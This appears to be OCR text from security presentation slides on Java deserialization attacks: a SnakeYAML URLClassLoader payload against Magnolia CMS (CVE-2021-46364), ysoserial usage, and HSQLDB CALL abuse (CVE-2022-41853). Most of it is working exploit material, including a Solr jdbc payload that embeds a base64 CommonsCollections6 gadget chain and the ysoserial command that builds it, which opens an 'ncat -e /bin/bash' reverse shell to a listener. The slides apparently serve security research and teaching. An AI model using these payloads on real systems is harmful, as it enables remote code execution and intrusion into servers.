
CONTENTS OF MALICIOUS YAML FILE

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://127.0.0.1:4444/"]
  ]]
]
```


artsploit/**yaml-payload**

A tiny project for generating SnakeYAML deserialization payloads

HTTPS://GITHUB.COM/ARTSPLOIT/YAML-PAYLOAD


Admincentral - Magnolia - Mozilla Firefox
Admincentral - Magnolia
192.168.243.180:8080/magnoliaPublic/.magnolia/admincentral#app:pages-app
magnolia
Find...
Notifications
superuser
Pages
Upload
File
Upload another
Name snake.yaml
Size 0 KB
Format application/x-yaml
Cancel
Import
Pages
Page
Filter...
travel
sportstatic
test
Compare versions

CVE-2021-46364 – MAGNOLIA CMS YAML DESERIALIZATION



SERIALIZATION - BINARY FORMAT (JAVA DEFAULT)

- JAVA SERIALIZAED OBJECTS:
  - AC ED 00 05 (HEX)
  - RO0 (BASE64)
  - CONTENT-TYPE: APPLICATION/X-JAVA-SERIALIZED-OBJECT
  - 1F 8B 08 00 (HEX GZIP)
  - H4SIA (BASE64 GZIP)

frohoff/**ysoserial**

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.


HTTPS://GITHUB.COM/FROHOFF/YSOSERIAL

HTTPS://GITHUB.COM/FROHOFF/YSOSERIAL/TREE/NEWGADGETS

(TIP: IF “URLDNS” DOES NOT WORK, NOTHING WORKS)

1.2. CVE-2022-41853 - HSQL CALL STATIC JAVA METHODS (RESEARCH)

```
jdbc(
    connection="jdbc:hsqldb:mem:.",
    sql="CALL \"java.lang.System.getProperty\"('java.runtime.name') + ' - ' +
\"java.lang.System.getProperty\"('java.runtime.version')",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)
```




```
{
  "result-set": {
    "docs": [
      {
        "@p0": "OpenJDK Runtime Environment - 11.0.8+10-post-Debian-1"
      },
      {
        "EOF": true,
        "RESPONSE_TIME": 228
      }
    ]
  }
}
```

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Google Inc.	**Base Score:** 8.0 HIGH	**Vector:** CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.

HTTPS://NVD.NIST.GOV/VULN/DETAIL/CVE-2022-41853

Mikhail Klyuchnikov
Web Application Security Expert
m1ke_n1

Exploring Internals of HSQLDB

I've spent a bit of time going over the official HSQLDB documentation, and I've found a page about the CALL statement, which can execute stored procedures, including any Java static methods in the HSQLDB classpath.

Let's get a classpath from the HSQLDB:

Request: `CALL "java.lang.System.getProperty"('java.class.path')`
Response: `/usr/share/tomcat/bin/bootstrap.jar:/usr/share/tomcat/bin/tomcat-juli.jar:/usr/local/www/tmui/WEB-INF/classes`


This is the same classpath that the Apache Tomcat web server has.

So, let's find a static method that will allow us to get an RCE. After searching for a while, I've discovered the `com.f5.view.web.pagedefinition.shuffler.Scripting.setRequestContext` method in `/usr/local/www/tmui/WEB-INF/classes/tmui.jar`:

HTTPS://SWARM.PTSECURITY.COM/RCE-IN-F5-BIG-IP

(2020)

NOTE: ALTHOUGH HSQL IS MENTIONED IN THE DOCUMENTATION DEFAULT SOLR IS NOT VULNERABLE TO THIS EXPLOIT



```
jdbc(
    connection="jdbc:hsqldb:mem:.",
    sql="CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
on','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('rO0ABXNyABFqYXZhLnV0aWwuS
GFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvb
nMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtY
XB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwL
kxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyY
W5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhb
nNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0a
W9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lc
ju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc
3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB+AAN4cHZyABFqYXZhLmxhbmcuUnVudGltZ
QAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUc
mFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0A
BJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2Y
S5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdldFJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7q
xbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB+ABsAAAACdnIAEGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQ
gIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB+ABgAAAAAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhL
mxhbmcuT2JqZWN0AAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE3VyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5+kde
0cCAAB4cAAAAF0ABxuY2F0IC1lIC9iaW4vYmFzaCAxMjcuMSA0NDQ0dAAEZXhlY3VxAH4AGwAAAAFxAH4AIHNxA
H4AD3NyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoasl
R0LlOCLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZ
XNob2xkeHA/QAAAAAAAHcIAAAAEAAAAAB4eHg='))",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)
```

USING YSOSERIAL TO GENERATE THE PAYLOAD

```
guest@tester:~/Desktop$ java -jar ysoserial.jar CommonsCollections6 'ncat -e /bin/bash 127.1 4444' | xxd
00000000: aced 0005 7372 0011 6a61 7661 2e75 7469  ....sr..java.uti
00000010: 6c2e 4861 7368 5365 74ba 4485 9596 b8b7  l.HashSet.D.....
00000020: 3403 0000 7870 770c 0000 0002 3f40 0000  4...xpw.....?@..
00000030: 0000 0001 7372 0034 6f72 672e 6170 6163  ....sr.4org.apac
00000040: 6865 2e63 6f6d 6d6f 6e73 2e63 6f6c 6c65  he.commons.colle
00000050: 6374 696f 6e73 2e6b 6579 7661 6c75 652e  ctions.keyvalue.
00000060: 5469 6564 4d61 7045 6e74 7279 8aad d29b  TiedMapEntry....
00000070: 39c1 1fdb 0200 024c 0003 6b65 7974 0012  9......L..keyt..
00000080: 4c6a 6176 612f 6c61 6e67 2f4f 626a 6563  Ljava/lang/Objec
00000090: 743b 4c00 036d 6170 7400 0f4c 6a61 7661  t;L..mapt..Ljava
000000a0: 2f75 7469 6c2f 4d61 703b 7870 7400 0366  /util/Map;xpt..f
000000b0: 6f6f 7372 002a 6f72 672e 6170 6163 6865  oosr.*org.apache
000000c0: 2e63 6f6d 6d6f 6e73 2e63 6f6c 6c65 6374  .commons.collect
000000d0: 696f 6e73 2e6d 6170 2e4c 617a 794d 6170  ions.map.LazyMap
000000e0: 6ee5 9482 9e79 1094 0300 014c 0007 6661  n....y.....L..fa
000000f0: 6374 6f72 7974 002c 4c6f 7267 2f61 7061  ctoryt.,Lorg/apa
00000100: 6368 652f 636f 6d6d 6f6e 732f 636f 6c6c  che/commons/coll
00000110: 6563 7469 6f6e 732f 5472 616e 7366 6f72  ections/Transfor
00000120: 6d65 723b 7870 7372 003a 6f72 672e 6170  mer;xpsr.:org.ap
00000130: 6163 6865 2e63 6f6d 6d6f 6e73 2e63 6f6c  ache.commons.col
00000140: 6c65 6374 696f 6e73 2e66 756e 6374 6f72  lections.functor
00000150: 732e 4368 6169 6e65 6454 7261 6e73 666f  s.ChainedTransfo
00000160: 726d 6572 30c7 97ec 287a 9704 0200 015b  rmer0...(z.....[
```

```java
public static <T> T deserialize(final byte[] objectData) {
    Objects.requireNonNull(objectData, "objectData");
    return deserialize(new ByteArrayInputStream(objectData));
}
```

```java
public static <T> T deserialize(final InputStream inputStream) {
    Objects.requireNonNull(inputStream, "inputStream");
    try (ObjectInputStream in = new ObjectInputStream(inputStream)) {
        @SuppressWarnings("unchecked")
        final T obj = (T) in.readObject();
        return obj;
    } catch (final ClassNotFoundException | IOException ex) {
        throw new SerializationException(ex);
    }
}
```

ORG.APACHE.COMMONS.LANG.SERIALIZATIONUTILS.DESERIALIZE

PUBLIC STATIC <T> T DESERIALIZE(**BYTE**[] OBJECTDATA)

ORG.APACHE.LOGGING.LOG4J.CORE.CONFIG.PLUGINS.CONVERT

- CLASS BASE64CONVERTER:
  - PUBLIC STATIC **BYTE[]** PARSEBASE64BINARY(**STRING ENCODED**)

